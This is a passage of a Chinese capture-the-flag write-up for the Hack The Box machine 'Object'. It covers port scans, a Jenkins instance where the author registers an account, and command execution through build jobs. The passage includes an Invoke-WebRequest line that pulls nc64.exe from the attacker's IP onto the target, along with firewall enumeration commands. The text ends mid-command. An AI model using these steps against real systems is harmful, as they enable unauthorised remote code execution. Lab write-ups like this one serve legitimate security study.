Object
信息收集
端口扫描
全端口扫描
┌──(lizi㉿lizi)-[~/htb/Object]
└─$ sudo nmap -sT -p- --min-rate 2000 10.10.11.132 -oA nmap/ports
[sudo] password for lizi:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-23 17:38 CST
Nmap scan report for 10.10.11.132
Host is up (0.11s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
5985/tcp open  wsman
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 66.10 seconds
默认脚本扫描
┌──(lizi㉿lizi)-[~/htb/Object]
└─$ sudo nmap -sT -sV -sC -p 80,5985,8080 10.10.11.132 -oA nmap/sC
[sudo] password for lizi:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-23 18:03 CST
Nmap scan report for 10.10.11.132
Host is up (0.13s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Mega Engines
| http-methods:
|_  Potentially risky methods: TRACE
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp open  http    Jetty 9.4.43.v20210629
|_http-server-header: Jetty(9.4.43.v20210629)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.90 seconds
漏洞脚本扫描
┌──(lizi㉿lizi)-[~/htb/Object]
└─$ sudo nmap -sT --script=vuln -p 80,5985,8080 10.10.11.132 -oA nmap/vuln
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-23 17:43 CST
Nmap scan report for 10.10.11.132
Host is up (0.11s latency).

PORT     STATE SERVICE
80/tcp   open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
5985/tcp open  wsman
8080/tcp open  http-proxy
| http-enum:
|_  /robots.txt: Robots file

Nmap done: 1 IP address (1 host up) scanned in 391.67 seconds
Web 80 信息收集
暴露了一个域名object.htb

还存在一个jenkins的登录页


尝试创建一个新用户,成功登陆
 注入shell
Invoke-WebRequest -Uri "http://10.10.16.4:80/nc64.exe" -OutFile "C:\programdata\nc64.exe"
但是发现没有选项build now,先看看8080端口吧

Web 8080 信息收集
8080也是个jenkins的登录页


这里再次注册的时候告诉我用户名已经被使用了,应该是同一套系统
直接访问build的url显示被拒绝

在build的configure页面可以选择定时build和远程build 详情看jenkins 查看防火墙规则
powershell -c Get-NetFirewallRule -Direction Outbound -Enabled True -Action Block
Started by remote host 10.10.16.4
Running as SYSTEM
Building in workspace C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\lizitest
[lizitest] $ cmd /c call C:\Users\oliver\AppData\Local\Temp\jenkins11362671157257806939.bat

C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\lizitest>powershell -c Get-NetFirewallRule -Direction Outbound -Enabled True -Action Block


Name                  : {D6399A8B-5E04-458F-AA68-62F64A4F1F43}
DisplayName           : BlockOutboundDC
Description           :
DisplayGroup          :
Group                 :
Enabled               : True
Profile               : Any
Platform              : {}
Direction             : Outbound
Action                : Block
EdgeTraversalPolicy   : Block
LooseSourceMapping    : False
LocalOnlyMapping      : False
Owner                 :
PrimaryStatus         : OK
Status                : The rule was parsed successfully from the store. (65536)
EnforcementStatus     : NotApplicable
PolicyStoreSource     : PersistentStore
PolicyStoreSourceType : Local


C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\lizitest>exit 0
Finished: SUCCESS
执行查看具体的过滤器细节
powershell -c "Get-NetFirewallRule -Direction Outbound -Enabled True -Action Block | Format-Table -Property DisplayName, @{Name='Protocol';Expression={($PSItem | Get-NetFirewallPortFilter).Protocol}}, @{Name='LocalPort';Expression={($PSItem | Get-NetFirewallPortFilter).LocalPort}}, @{Name='RemotePort';Expression={($PSItem | Get-NetFirewallPortFilter).RemotePort}}, @{Name='RemoteAddress';Expression={($PSItem | Get-NetFirewallAddressFilter).RemoteAddress}}, Enabled, Profile, Direction, Action"
返回如下列表,禁止了所有的出站TCP
Started by remote host 10.10.16.4
Running as SYSTEM
Building in workspace C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\lizitest
[lizitest] $ cmd /c call C:\Users\oliver\AppData\Local\Temp\jenkins1541739292817956005.bat

C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\lizitest>powershell -c "Get-NetFirewallRule -Direction Outbound -Enabled True -Action Block | Format-Table -Property DisplayName, @{Name='Protocol';Expression={($PSItem | Get-NetFirewallPortFilter).Protocol}}, @{Name='LocalPort';Expression={($PSItem | Get-NetFirewallPortFilter).LocalPort}}, 